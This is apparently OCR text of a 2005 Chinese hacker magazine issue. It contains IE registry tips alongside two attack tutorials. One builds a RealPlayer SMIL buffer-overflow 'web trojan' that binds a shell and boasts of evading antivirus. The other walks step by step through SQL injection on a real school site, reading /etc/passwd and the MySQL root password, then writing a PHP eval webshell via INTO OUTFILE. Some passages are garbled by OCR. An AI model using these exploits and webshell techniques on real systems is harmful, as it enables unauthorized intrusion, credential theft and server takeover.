②展开注册表到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main]下，在右半部分窗口中找到串"Window Title"，将该串值删除即可，或将Window Title的键值改为"IE浏览器"等你喜欢的名字；

③同理，展开注册表到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]，然后按②中所述方法处理。

④退出注册表编辑器，重新启动计算机，运行IE，你会发现困扰你的问题解决了!

七月的天气很热，热得流火。一些未公布的漏洞，未知的exp，在大热天里被小圈子内的高手用被子捂着，也许要捂痱子，也许要捂高价卖掉，反正我们菜鸟看不到。幸好我们有黑客手册可以看，在这个炎热的季节，重温一些漏洞，深挖其存在价值，从中找到学习的方法提高自己的水平，不也是件快事吗？再探access跨库查询、初探文件夹命名漏洞及利用、CCProxy 6.2溢出FLLOW ME之溢出分析，正是这样的好文。lcx也给大家带来了第3方软件的网页木马制作思路，这个很新奇呀，还有其它的一些常见的注入文章，还是会给我们带来启发的。来，闻一下墨香味，非安全会让你清凉一夏的！

REALPLAYER 网页木马制作思路

lcx

非安全第6期陈莎莎写了篇文章“通过p2p共享影视文件抓肉鸡”，里边的抓肉鸡主要思路是在rm影音文件中插入网页木马的url链接，用户看影音文件到某个时段弹出网页木马的url。其实，利用REALPLAYER本身的漏洞，直接做成网页木马，让用户在看.rm的时候直接中马会有更好的效果。因为这样一来，此漏洞利用便与IE无关了，而且打REALPLAYER补丁的人少之又少，成功率还是很高的。只要装有REALPLAYER或暴风影音支持smil格式等播放器的用户都会中招。

2005年3月份，REALPLAYER暴出安全漏洞，大体意思是：RealPlayer是一款媒体播放器，使用者可以以基于缓冲区溢出脆弱用协调的多媒体体综合语言(smil)文件形式语法分析程序，这能允许一个存心不良的攻击者在一台脆弱的机器上运行任意的代码。受影响系统：Windows RealPlayer 10.5 (6.0.12.1040–1056)、Windows RealPlayer 10 、Windows RealOne Player v2 (6.0.11.853 – 872) 、 Windows RealOne Player v2 (6.0.11.818 – 840) 、Windows RealOne Player v1 、Windows RealPlayer 8 、Windows RealPlayer Enterprise 、Mac RealPlayer 10 (10.0.0.305 – 325) 、Mac RealOne Player 、Linux RealPlayer 10 、Linux Helix Player。从这个漏洞的描述上来看，也会明白这个网页木马的可怕之处。

恶意的smil文件生成器，网上有现成的代码。如图1所示，我用编译好的real.exe生成了1个1.smil文件。

```
C:\WINNT\system32\cmd.exe

E:\溢出程序\RE\RealPlayer溢出程序\20050310realplay>dir
 驱动器 E 中的卷没有标签。
 卷的序列号是 6CD2-196C

 E:\溢出程序\RE\RealPlayer溢出程序\20050310realplay 的目录

2005-03-19  16:49       <DIR>          .
2005-03-19  16:49       <DIR>          ..
2005-03-09  17:47                4,608 real.exe
2005-03-19  16:49                  625 RealPlayer溢出程序 1.txt
               2 个文件          5,233 字节
               2 个目录 14,422,695,936 可用字节

E:\溢出程序\RE\RealPlayer溢出程序\20050310realplay>real
RealPlayer 10 .smil file local buffer overflow.
Coded by nolimit & buzzdee.
Usage: real <outputfile>

E:\溢出程序\RE\RealPlayer溢出程序\20050310realplay>real 1.smil
File written.Binds a shell on port 13579.
Open with realplayer to exploit.

E:\溢出程序\RE\RealPlayer溢出程序\20050310realplay>
WNWBIO.IM半:
```

图1

我本机装有暴风影音，打开这个1.smil，如图2所示。此时我本机就会开13579端口。netstat –an来看一下，再telnet本机13579端口试试，成功！如图3、图4所示。注意在图4中执行命令的时候，并没有回显，打完命令运行后才能看到结果的，是系统权限的。

这个漏洞的利用方法大体就是这个样子。我们现在就是利用此漏洞来制做成网页木马，让用户打开网页后就会打开本机的13579端口。其实说白了，也就是如何在网页中调用生成的smil文件。什么是smil文件呢？也就是replayer连续播放影音文件的一种调用方法。举个简单的例子，如果想连续播放两首mp3，网页代码如下：




图2

```
TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1299           0:0.0.0:0              LISTENING
TCP    0.0.0.0:1920           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2490           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3014           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3419           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3703           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3707           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3904           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3906           0.0.0.0:0              LISTENING
TCP    0.0.0.0:4061           0.0.0.0:0              LISTENING
TCP    0.0.0.0:4171           0.0.0.0:0              LISTENING
TCP    0.0.0.0:4442           0.0.0.0:0              LISTENING
TCP    0.0.0.0:8450           0.0.0.0:0              LISTENING
TCP    0.0.0.0:13579          0.0.0.0:0              LISTENING
TCP    192.168.8.20:80        192.168.8.20:3111      CLOSE_WAIT
TCP    192.168.8.20:139       0.0.0.0:0              LISTENING
```

图3

```
C:\WINNT\system32\cmd.exe - telnet 127.0.0.1 13579
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

E:\溢出程序\RE\RealPlayer溢出程序\20050310realplay>_
```

图4

```
<OBJECT classid="clsid:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA" WIDTH="256" HEIGHT="64">
    <PARAM NAME="_ExtentX" VALUE="9313">
    <PARAM NAME="_ExtentY" VALUE="1588">
  <PARAM NAME="AUTOSTART" VALUE="-1">
  <PARAM NAME="SHUFFLE" VALUE="0">
    <PARAM NAME="PREFETCH" VALUE="0">
    <PARAM NAME="NOLABELS" VALUE="0">
    <PARAM NAME="SRC" VALUE="Real.smil">
    <PARAM NAME="CONTROLS" VALUE="ControlPanel,StatusBar">
    <PARAM NAME="CONSOLE" VALUE="Clip">
    <PARAM NAME="LOOP" VALUE="1">
    <PARAM NAME="NUMLOOP">
    <PARAM NAME="CENTER">
    <PARAM NAME="MAINTAINASPECT" VALUE="0">
</OBJECT>
================== 请把以上内容保存成htm或html文件
Real.smil文件的内容：
<smil>
<head>
```

```
    <layout>
      <region id="oRegion" left="0" top="0" />
    </layout>
  </head>
  <body>
    <seq>
      <video region="oReal" src="001.mp3" />
      <video region="oReal" src="002.mp3" />
    </seq>
  </body>
</smil>
==========================001.mp3和002.mp3(或
```

其它媒体格式)与你保存的htm文件还有Real.smil放在同一目录下.

根据我以上的代码做完后，你再用网页打开你做好的htm文件就可以在网页中调用一些影音播放器播放001.mp3和002.mp3了。那有了这么多的代码与理论基础了，你会做网页木马了吗？做网页木马就简单多了，怕菜鸟还是不明白，再写一次代码吧：

```
==========REALPLAYER 网页木马代码开始===========
<OBJECT classid="clsid:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA" WIDTH="256" HEIGHT="64">
    <PARAM NAME="_ExtentX" VALUE="9313">
    <PARAM NAME="_ExtentY" VALUE="1588">
    <PARAM NAME="AUTOSTART" VALUE="-1">
    <PARAM NAME="SHUFFLE" VALUE="0">
    <PARAM NAME="PREFETCH" VALUE="0">
    <PARAM NAME="NOLABELS" VALUE="0">
    <PARAM NAME="SRC" VALUE="你用real.exe生成的恶意smil文件的名字，如1.smil">
  <PARAM NAME="CONTROLS" VALUE="ControlPanel,StatusBar">
  <PARAM NAME="CONSOLE" VALUE="Clip">
  <PARAM NAME="LOOP" VALUE="1">
    <PARAM NAME="NUMLOOP">
      <PARAM NAME="CENTER">
      <PARAM NAME="MAINTAINASPECT" VALUE="0">
  </OBJECT>
  =========REALPLAYER 网页木马代码结束===========
```

方法就是这样简单，一个htm文件加一个恶意的smil文件就全部结束了。如果你想把网页木马改成反弹端口或下载执行exe的，那就要看你构造恶意的smil文件的shellcode水平了。我这里只是提供了一个思路，至于如何完美打造这个REALPLAYER 网页木马，大家各自研究吧。你也可以用我的思路，利用非安全6期陈莎莎的那篇文章制作的恶意rm文件改成网页调用的方式，估计也会成功。而且，这都是正常的htm代码，杀毒软件不会去杀这段htm代码的。另外，附个小知识，REALPLAYER的网页参数：

```
一些REAL文件参数
AUTOSTART 自动播放：true|false 默认：false
CENTER 放在中间位置 true|false 默认：false
CONSOLE 连接多种格式 name, _master, or _unique 默认：无
CONTROLS 播放面板的按钮和MTV、电影窗口，按钮的名字(PlayButton,PlayOnlyButton,StopButton,FFCtrl,RWCtrl,MuteCtrl,VolumeSlider,ImageWindow)默认：全部按钮
HEIGHT 高度，单位是百分比或者象素，默认：0
WIDTH 宽度，单位是百分比或者象素，默认：0
LOOP 自动重放 true|false 默认：false
MAINTAINASPECT 预留图象窗口 true|false 默认：false
NOJAVA 防止JVM跳出来 no true|false 默认：false
NOLABELS 不显示播放器的一些信息 true|false 默认：false
NOLOGO 不显示Real的LOGO true|false 默认：false //Real很窃道这句我从来没有改成过，你怎么改还是认为是 true
NUMLOOP 指定某段片段的反复播放 any number 默认：无
REGION 绑定SMIL区域，SMIL region 默认：无
SHUFFLE 随机播放某段 true|false 默认：false
SRC 文件连接地址
BACKGROUNDCOLOR 背景颜色，颜色的英文名或者RGB数值 默认：黑色
```

(文章中涉及到的工具real.exe收录在本期的光盘中)

IE窗口始终最小化的问题

有时候我们会遇到这样的情况，每次打开的新窗口都是最小化窗口，即便单击“最大化”按钮后，下次启动IE后新窗口仍旧是最小化的。

这是由于IE具有“自动记忆功能”，它能保存上一次关闭窗口后的状态参数，IE本身没有提供相关设置选项，不过可以借助修改注册表来实现。

请按照以下步骤解决该问题：

①打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Old WorkAreas]，然后选中窗口右侧的“OldWorkAreaRects”，将其删除。

②同样在“注册表编辑器”中找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]，选择窗口右侧的“Window_Placement”，将其删除。

③退出“注册表编辑器”，重启电脑，然后打开IE，将其窗口最大化，并单击“往下还原”按钮将窗口还原，接着再次单击“最大化”按钮，最后关闭IE窗口。以后重新打开IE时，窗口就正常了！

一次php注射得到shell的过程

Miyabi[bct] x-sniffer[FST]

出去逛街回来，一个朋友就吵闹着问我们城市有什么学计算机的地方没有，闷闷的，就开始和他开始了在网络上的寻找过程。无意来到了一个php&mysql的学校站点，发现程序是他们自己写的，觉得在我们城市这还是应该有点深度D~，就想想给它检验一下吧。在URL后面加上1=1 和1=2返回信息不一样。习惯性的再加了一个单引号，出现错误**You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '\\\'' at line 1**，按俺经验来说，这样的一般是可以注射。

小技巧

有的时候在php&mysql的URL最后加上单引号可以得到错误获取路径的。例如：

Warning：mysql_fetch_object()：supplied argument is not a valid MySQL result resource in 路径 on line ***

Warning：mysql_fetch_array()：supplied argument is not a valid MySQL result resource in 路径 on line *

1、开始注射

拿出CASI扫一下吧，不一会就得到了一个连接

http://*.***.com/movie/play.php?id=422%20and%201=2%20union%20select%2051,12,11,10,9,8,7,6,5,4,3,2,1/***

读点有意思的东西？看了banner知道这是一台linux系统，就先看一看/etc/passwd吧，在casi暴代码的地方写上：文件名/etc/passwd，位置我写了1，因为得到的注射页面里有1这个字符。如图1所示。走到这一步就是要得到shell了，基本上只要知道路径就可以拿到shell了。

（这一步要是有问题的，想办法搞非安全的创刊来看哟。）




图1

小知识

/etc/passwd和其他信息文件

Unix系统的基本用户数据库是文本文件，/etc/passwd（叫口令文件），它列出所有有效用户名及其相关信息。文件的每个用户一行，分为用“:”分隔的7个域：

1 用户名
2 加密格式的口令
3 数字的user id
4 数字的group id
5 全名或帐户的其他说明
6 目录
7 登录shell(登录时运行的程序)
8 详细的格式说明在passwd (5)中。

9 系统中的任何用户可以读口令文件，因此他们可以得到其他用户的名字。即任何人也可以得到口令(第二个域)。口令文件加密了口令，所以理论上说应该没有问题。但是，加密是可破解的，尤其是口令比较简单时(例如太短，或能在词典中找到的)。因此，口令存在口令文件中并不好。

许多Linux系统有影子口令shadow passwords文件。这种方法将加密的口令存在另一个文件/etc/shadow中，而这个文件只有root能读。/etc/passwd文件在第二个域只有一个**special marker。Any program that needs to verify a user is setuid**,那么可以存取影子口令文件。而只使用口令文件其他域的普通程序，不能得到口令。

小技巧

php注射里读脚本的时候需要知道路径，我们可以猜测一些常用目录什么的，而首先要做的就是判别操作系统，你可以读banner来判别系统

如果如我这一次的GET信息如下所示：

```
HTTP/1.1 200 OK
Date: Mon, 20 Jun 2005 20:21:12 GMT
Server: Apache/2.0.46 (Red Hat)
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: movieplay=2569823105897419
Transfer-Encoding: chunked
Content-Type: text/html; charset=GB2312
```

注意第三行。Server：Apache/2.0.46 (Red Hat)，那么这台服务器就是linux了。

假设banner被修改了的话，你就读一些默认的文件，比如。/etc/passwd（linux系统）、C:\winnt\win.ini（windows系统），靠读取这些文件的方式获取其他的东西，比如C:\winnt\my.ini（mysql密码）

2 获取路径

一般情况下，某些站长为了自己方便都会放一个phpmyadmin，因为这个程序对mysql操作很友好，会不会都可以用它来管理。我想特别对于不是很擅长mysql和linux的人来说，是一个很方便使用的程序吧，我估计这个站也有，所以侥幸地提交：**http://***.***.com/phpmyadmin**，呵呵，猜对了呢，要不要买六合彩呢？phpmyadmin还有一个可以暴路径的漏洞，

提交**http://***.***.com/phpmyadmin/libraries/select_lang.lib.php**，看到了么，返回信息如图2所示。

路径就是/mnt/d/phpMyAdmin/libraries/select_lang.lib.php了，那么我们要找的网站根目录就是/mnt/d/（千万不要奇怪，这是linux系统）。看来，运气真的不是一般的好。（其实实际上，一个站点上有phpmyadmin是很正常的事情。特别是linux，说也说不上来为

什么。)




图 2

3 读mysql密码拿shell

因为这里有phpmyadmin，我们要读密码就读phpmyadmin里保存的密码就可以了，路径是 **/mnt/d/phpMyAdmin/config.inc.php**，依然按照先前的方法读出来了这服务器的一个mysql帐号和密码，还是root权限，如图3所示。




图 3

现在就是要连上去建立php后门了，路径已经知道了，就可以直接用mysql管理连接导一个shell了，问题是如何去导这个shell，其实php导shell是不一定要建表的，假设我们的shell代码是 **<?eval($_POST[a]);?>**，那么，我们只需要一句话就可以得到这个shell了。代码如下：**select 0x3C3F6576616C28245F504F53545B615D293B3F3E from mysql.user into outfile '路径'**。

我来稍微解释一下，SELECT就是查询数据库，**0x3C3F6576616C28245F504F53545B615D293B3F3E**是我们<?eval($_POST[a]);?>的二进制，你可以用CASI转换也可以在网上找其他程序转换，from后面是要查询的表，我这里用的是mysql.user，需要root可以访问，其他的朋友可以选其它的表，一切都要看当时的情况来决定。路径那里要写一个可写的目录下不存在的文件才可以。

4 实际操作拿shell

因为此站这里本身就装了phpmyadmin，所以你可以选择用本地的mysql连接器连接执行命令也可以直接使用它的phpmyadmin，一切随我喜好了。

这里我还是使用CASI的连接器吧，小提示一下大家哦，CASI收费，但是它的那个mysql连接器是免费的，*^0^* ！(假设mysql限制了外部连接，你就还是要在他站点的phpmyadmin那里执行的。)在mysql操作里输入 **select 0x3C3F6576616C28245F504F53545B615D293B3F3E from mysql.user into outfile '/mnt/d/phpMyAdmin/shell.php'**，如图4所示。

在这里，我建议一下，假设你不大保证你的语句有没有错误，建议先导shell为txt，先保证没有错误再导为php，当然，你也可以用mysql注射。

